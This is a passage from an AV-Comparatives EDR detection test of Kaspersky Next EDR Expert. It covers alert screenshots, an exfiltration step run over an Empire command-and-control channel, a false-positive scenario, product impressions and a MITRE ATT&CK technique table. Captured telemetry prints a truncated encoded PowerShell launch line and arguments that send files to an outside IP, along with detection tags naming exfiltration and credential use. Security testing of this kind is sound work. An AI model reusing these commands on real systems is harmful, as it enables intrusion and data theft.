
Step 13.1: EDR-Active Alerts






Step 13.1: Manual Investigation




powershell.exe
24
$args = @('-e', 'C:\Users\Publi...
Isolate FS01.lab.local
Create prevention rule
Create task
AMSI scan
IOA tags
suspicious_powershell_cmdline_winapi_calls_amsi
modify_file_timestamp_via_powershell_amsi
encoded_powershell_code_execution_amsi
downloading_via_powershell_cmdlets_amsi
suspicious_powershell_cmdline_general_obfuscation_amsi
exfiltration_over_http_via_powershell_amsi
system_owner_user_discovery_amsi
file_and_directory_discovery_amsi
file_deletion_amsi
possible_usage_of_private_keys_amsi
service_creation_or_execution_amsi
Event time
2025-01-10 15:10:13.186
Content type
Text
Content
$args = @('-e', 'C:\Users\Public\Documents', '-s', '13.69.214
.25', '-p', '80', '-k', 'Install123', '-x')
$OldConsoleOut = [Console]::Out
$StringWriter = New-Object IO.StringWriter
[Console]::SetOut($StringWriter)
$ProgressPreference = "SilentlyContinue"
Event initiator
File
"C:\Windows\System32\WindowsPowerShell\v1.0\pow...
Launch parameters
C:\Windows\System32\WindowsPowershell\v1.0\p
owershell -noP -sta -w 1 -enc SQBmACgAJABQAF
MAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUALgB
QAFMAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAG8
AcgAgAC0AZwBlACAAMwApAHsAfQA7AFsAUwB
5AHMAdABlAG0ALgBOAGUAdAAuAFMAZQByAH
YAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZw
Find events
MD5
SHA256
System info
Host name
FS01.lab.local
Host IP
User name
LAB\FS01$
OS version
Microsoft Windows ServerStandard 10.0.20348



Refresh
All events (12 events)
Group by...
Event ti...
Event type
Host name
Details
User name
2025-01-29 22:13:42.768
Detection
WS01.lab.local
Object:
Importance: High
Detected: Suspicious activity
Hash: SHA256 MD5
2025-01-29 20:12:44.508
Detection
WS01.lab.local
Object:
Importance: High
Detected: Suspicious activity
Hash: SHA256 MD5
2025-01-29 18:11:56.959
Detection
WS01.lab.local
Object:
Importance: High
Detected: Suspicious activity
Hash: SHA256 MD5
2025-01-29 17:29:52.586
Detection
WS02.lab.local
Object:
Importance: Medium
Detected: Suspicious activity
Hash: SHA256 MD5
LAB\WS02$
2025-01-29 17:09:38.595
Detection
WS01.lab.local
Object:
Importance: Medium
Detected: Suspicious activity
Hash: SHA256 MD5
LAB\WS01$
2025-01-29 16:10:46.796
Detection
WS01.lab.local
Object:
Importance: High
Detected: Suspicious activity
Hash: SHA256 MD5
2025-01-29 15:42:29.452
Detection
WS01.lab.local
Object:
Importance: High
Detected: Suspicious activity
Hash: SHA256 MD5
2025-01-29 15:20:28.850
Registry modi...
WS01.lab.local
Key path:
Importance: High
Operation type: Registry modified
Value name: RunAsPPL
Value data: ...
LAB\peter.hall

Step 14. Exfiltration


Step 14	EXFILTRATION
Description	Now, we will **exfiltrate** all encrypted files in the public document folder on FS01 using the command-and-control channel in Empire.
Action performed in user context	NT AUTHORITY\SYSTEM
Action performed at integrity level	System Integrity
Action performed on host	FS01


Step 14.1: Exfiltration	
Tactics / Techniques	Exfiltration (TA0010), Exfiltration Over C2 Channel (T1041)
Date and time of execution	10.01.2025 at 4:10 PM UTC
Summary of observation	We were able to observe an active alert related to our activities when exfiltrating the encrypted files (earlier in Step 11, we independently exfiltrated the unencrypted files).

Step 14.1: EDR-Active Alerts



Step 14.1: Manual Investigation






Test Results in Detail: Signal-to-Noise Test

To maintain test integrity and ensure a fair evaluation process for future participants in 2025, we do not publish the results of successful Signal-to-Noise tests. Instead, the following section presents a description of one scenario (Test 2) where, based on our expert assessment, the detection is considered noise.


We recognize that perspectives on what constitutes signal versus noise may vary. While we apply a consistent methodology grounded in our expertise, we acknowledge that different interpretations are possible. For this reason, we provide screenshots and our reasoning, allowing readers to review the scenario and form their own informed opinion.


TEST 2	USER SUPPORT
Description	The purpose of this Signal-to-Noise scenario is to simulate a user support session provided by an administrator to a user at a workstation, using the RustDesk remote access tool. First, the administrator establishes a remote connection to the user's workstation when a support request is received. After a successful connection, the administrator launches a Windows command shell (cmd.exe) in the context of the workstation user and runs basic network debugging commands such as WhoAmI, ipconfig, ipconfig /all and net use. To simulate an unresolved network problem, the scenario continues with the administrator needing elevated privileges. The administrator then initiates an elevated command prompt in their own context to run advanced network troubleshooting commands, like IPconfig / FlushDNS, IPconfig /release and IPconfig /renew, which require administrative privileges.
Action performed in user context	Domain User Administrator
Action performed at integrity level	Medium integrity (domain user) High integrity (administrator)
Action performed on host	WS01
Date and time of execution	09.01.2025 at 4:00 PM UTC
Summary of observation	During the Signal-to-Noise test, we observed that running the WhoAmI command in a privileged context (Administrator, high-integrity cmd.exe on WS01) triggered an active alert in the Web console. The alert was classified as low priority. The execution of WhoAmI by a privileged user (high integrity, as in this scenario) is a legitimate operation in enterprise environments and should not trigger an alert unless it is correlated with a broader attack hypothesis. In modern attack scenarios, both Advanced Persistent Threats (APTs) and red teams often avoid using WhoAmI, as certain security products are highly sensitive and aggressive in detecting such commands, potentially leading to unnecessary alerts.

EDR-Active Alerts



Manual Investigation





Product Impression & Insights

At the end of this report, we provide a brief overview of the detection test results for Kaspersky Next EDR Expert[3].

During the attack scenario, the solution generated active alerts for almost all steps. Alerts were observed through responses in the web console, locally on the host, or via events related to our malicious activity, identified through manual investigation or telemetry-based threat hunting. However, we noted no alerts or telemetry for steps 9 and 12.

Overall, the product's response times were fast, with minimal transfer delays between the host and the EDR web console. Detection accuracy was commendable, providing detailed alerts that correlated well with the malicious activity detected. While not critical, it is noteworthy that most detections were accurately linked to their corresponding Tactics, Techniques, and Procedures (TTPs), which were clearly documented or displayed alongside the respective responses.

We found the threat hunting process within Kaspersky Next EDR Expert's admin or web console to be intuitive and user-friendly. Even individuals with limited threat hunting experience could easily search for events related to malicious activity through manual investigation or telemetry-based threat hunting.

In our evaluation of Kaspersky Next EDR Expert's ability to handle over-alerting, we utilized five Signal-to-Noise scenarios. The product successfully passed almost all scenarios, with the exception of scenario 2, where it generated an active alert.

Kaspersky Next EDR Expert demonstrated strong detection capabilities, underpinned by its advanced technology stack and ease of use. These attributes make it a solid choice for threat detection and response in enterprise environments.

[3] Kaspersky EDR Expert, which is part of Kaspersky Next EDR Expert, also participated in the AV-Comparatives 2024 EPR Test, which evaluated its prevention and response capabilities:
https://www.av-comparatives.org/wp-content/uploads/2024/09/EPR_Kaspersky_2024.pdf

Appendix 1. Product Configuration

In business environments, and with business products in general, it is usual for products to be configured by the system administrator, in accordance with vendor's guidelines. Therefore, we asked vendors to request us to implement any changes they wanted to the default configuration of their respective products. Results presented in this test were only accomplished by applying the respective product configurations as described here.

The configurations were applied together with the engineers of the respective vendors during setup.

Below we have listed relevant non-default settings (i.e. settings used by the vendor for this test).

- Kaspersky Security Network (KSN) was enabled.
- The sandbox feature was not enabled.
- Adaptive Anomaly Control was disabled.
- The product was configured together with the vendor into a Detect-Only mode.

Appendix 2. List of Techniques in Test

The table below shows the MITRE ATT&CK Tactics (aims) and the ATT&CK Techniques of the test scenario used in this EDR Detection Test.

TACTICS	TECHNIQUES
Initial Access	**Phishing (T1566)** Spear Phishing Link (T1566.002)
Execution	**Command and Scripting Interpreter (T1059)** Command and Scripting Interpreter: PowerShell (T1059.001) **Scheduled Task/Job (T1053)** Scheduled Task/Job: Scheduled Task (T1053.005) **User Execution (T1204)** User Execution: Malicious File (T1204.002)
Persistence	**Boot or Logon Autostart Execution (T1547)** Registry Run Keys (T1547.001) **Create Account (T1136)** Local Account (T1136.001) **Hijack Execution Flow (T1574)** Hijack Execution Flow: DLL Search Order Hijacking (T1574.001) **Scheduled Task/Job (T1053)** Scheduled Task (T1053.005)
Privilege Escalation	**Boot or Logon Autostart Execution (T1547)** Registry Run Keys (T1547.001) **Hijack Execution Flow (T1574)** Hijack Execution Flow: DLL Search Order Hijacking (T1574.001) **Scheduled Task/Job (T1053)** Scheduled Task (T1053.005)
Defense Evasion	**Deobfuscate/Decode Files or Information (T1140)** **Hijack Execution Flow (T1574)** Path Interception by Unquoted Path (T1574.009) **Masquerading (T1036)** Masquerading: Masquerade File Type (T1036.008) Masquerading: Rename System Utilities (T1036.003) **Reflective Code Loading (T1620)** **System Binary Proxy Execution (T1218)** Control Panel (T1620.002)
Credential Access	**OS Credential Dumping (T1003)** LSASS Memory (T1003.001)
Discovery	**Account Discovery (T1087)** Local Account (T1087.001) Domain Account (T1087.002) **Device Driver Discovery (T1652)** **Software Discovery (T1518)** Security Software (T1518.001) **System Owner/User discovery (T1033)**
Lateral Movement	**Remote Services (T1021)** SMB/Admin Shares (T1021.002)
Command and Control	**Application Layer Protocol (T1071)** **Data Encoding (T1132)** Data Encoding: Standard Encoding (T1132.001) **Encrypted Channel (T1573)** Encrypted Channel: Symmetric Cryptography (T1573.001) **Multi-Stage Channels (T1104)**
Exfiltration	**Exfiltration Over C2 Channel (T1041)**
Impact	**Data Encrypted for Impact (T1486)**

AV-Comparatives

(March 2025)

Copyright and Disclaimer

For more information about AV-Comparatives and the testing methodologies, please visit our website.